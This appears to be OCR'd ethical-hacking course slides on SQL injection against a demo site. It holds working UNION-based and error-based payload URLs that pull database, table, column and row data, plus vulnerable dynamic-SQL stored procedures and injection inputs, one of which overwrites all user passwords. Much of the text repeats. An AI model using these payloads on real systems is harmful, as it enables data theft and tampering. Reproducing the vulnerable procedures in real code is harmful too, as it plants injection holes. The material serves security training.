
  `http://www.certifiedhacker.com/page.aspx?id=1 UNION SELECT ALL 1,column_name,3,4 from DB_NAME.information_schema.columns where table_name ='EMPLOYEE_TABLE'--`

  [EMPLOYEE_NAME]

- **Extract 1st Field Data**

  ```
  http://www.certifiedhacker.com/page.aspx?id=1 UNION SELECT ALL
  1,COLUMN-NAME-1,3,4 from EMPLOYEE_NAME --
  ```

  [FIELD 1 VALUE] Returned from the server



Perform Error Based SQL Injection

Extract Database Name

- `http://www.certifiedhacker.com/page.aspx?id=1 or 1=convert(int,(DB_NAME))--`
- Syntax error converting the nvarchar value '[DB NAME]' to a column of data type int

Extract 1st Database Table

- `http://www.certifiedhacker.com/page.aspx?id=1 or 1=convert(int,(select top 1 name from sysobjects where xtype=char(85)))--`
- Syntax error converting the nvarchar value '[TABLE NAME 1]' to a column of data type int

Extract 1st Table Column Name

- `http://www.certifiedhacker.com/page.aspx?id=1 or 1=convert(int, (select top 1 column_name from DBNAME.information_schema.columns where table_name='TABLE-NAME-1'))--`
- Syntax error converting the nvarchar value '[COLUMN NAME 1]' to a column of data type int

Extract 1st Field of 1st Row (Data)

- `http://www.certifiedhacker.com/page.aspx?id=1 or 1=convert(int, (select top 1 COLUMN-NAME-1 from TABLE-NAME-1))--`
- Syntax error converting the nvarchar value '[FIELD 1 VALUE]' to a column of data type int

Perform Error Based SQL Injection

An attacker uses the database-level error messages disclosed by an application to build a vulnerability exploit request. It is also possible to create automated exploits depending on the error messages generated by the database server.

- **Extract Database Name**

  ```
  http://www.certifiedhacker.com/page.aspx?id=1 or
  1=convert(int,(DB_NAME))--
  ```

  Syntax error converting the nvarchar value '[DB NAME]' into a column of data type int.

- **Extract 1st Database Table**

  ```
  http://www.certifiedhacker.com/page.aspx?id=1 or
  1=convert(int,(select top 1 name from sysobjects where
  xtype=char(85)))--
  ```

  Syntax error converting the nvarchar value '[TABLE NAME 1]' into a column of data type int.

- **Extract 1st Table Column Name**


  ```
  http://www.certifiedhacker.com/page.aspx?id=1 or 1=convert(int,
  (select top 1 column_name from DBNAME.information_schema.columns
  where table_name='TABLE-NAME-1'))--
  ```

  Syntax error converting the nvarchar value '[COLUMN NAME 1]' into a column of data type int.

- **Extract 1st Field of 1st Row (Data)**

  ```
  http://www.certifiedhacker.com/page.aspx?id=1 or 1=convert(int,
  (select top 1 COLUMN-NAME-1 from TABLE-NAME-1))--
  ```

  Syntax error converting the nvarchar value '[FIELD 1 VALUE]' into a column of data type int.



Perform Error Based SQL Injection using Stored Procedure Injection

- When using dynamic SQL within a stored procedure, the application must **properly sanitize the user input** to eliminate the risk of code injection, otherwise there is a chance of malicious SQL being executed within the stored procedure

Consider the following SQL Server Stored Procedure:

```
Create procedure user_login @username varchar(20),
@passwd varchar(20) As
Declare @sqlstring varchar(250)
Set @sqlstring = ‘
Select 1 from users
Where username = ‘ + @username + ‘ and passwd = ‘ +
@passwd
exec(@sqlstring)
Go
```

User input:

anyusername or 1=1' anypassword

The procedure **does not sanitize the input**, thus allowing the return value to display an existing record with these parameters

Consider the following SQL Server Stored Procedure:

```
Create procedure get_report @columnamelist
varchar(7900) As Declare @sqlstring
varchar(8000) Set @sqlstring = ‘ Select ‘ +
@columnamelist + ‘ from ReportTable‘
exec(@sqlstring) Go
```

User input:

```
1 from users; update users set password =
'password'; select *
```

This causes the report to run and all the **users' passwords to updated**

Note: The example given above is unlikely due to the use of dynamic SQL to log in a user; consider a dynamic reporting query where the user selects the columns to view. The user could insert malicious code in this case and compromise the data

Perform Error Based SQL Injection using Stored Procedure Injection

Some developers use stored procedures at the backend of the web application to support its functionality. These stored procedures are part of an SQL statement designed to perform a specific task. Developers may write static and dynamic SQL statements inside the stored procedures to support the application's functionality. If the developers use dynamic SQL statements in the stored procedure, and if application users input to this dynamic SQL, then the application may be vulnerable to SQL injection attacks. Stored procedure injection attacks are possible if the application does not properly sanitize its input before processing that input in the stored procedure. An attacker can take advantage of improper input validation to launch a stored procedure injection attack on the application.

Consider the following SQL server stored procedure:

```
Create procedure user_login @username varchar(20), @passwd varchar(20) As

Declare @sqlstring varchar(250)

Set @sqlstring = ‘

Select 1 from users Where username = ‘ + @username + ‘ and passwd = ‘ +
@passwd

exec(@sqlstring)

Go
```

User input:

anyusername or 1=1' anypassword

The procedure does not sanitize the input, allowing the return value to display an existing record with these parameters.

Consider the following SQL server stored procedure:

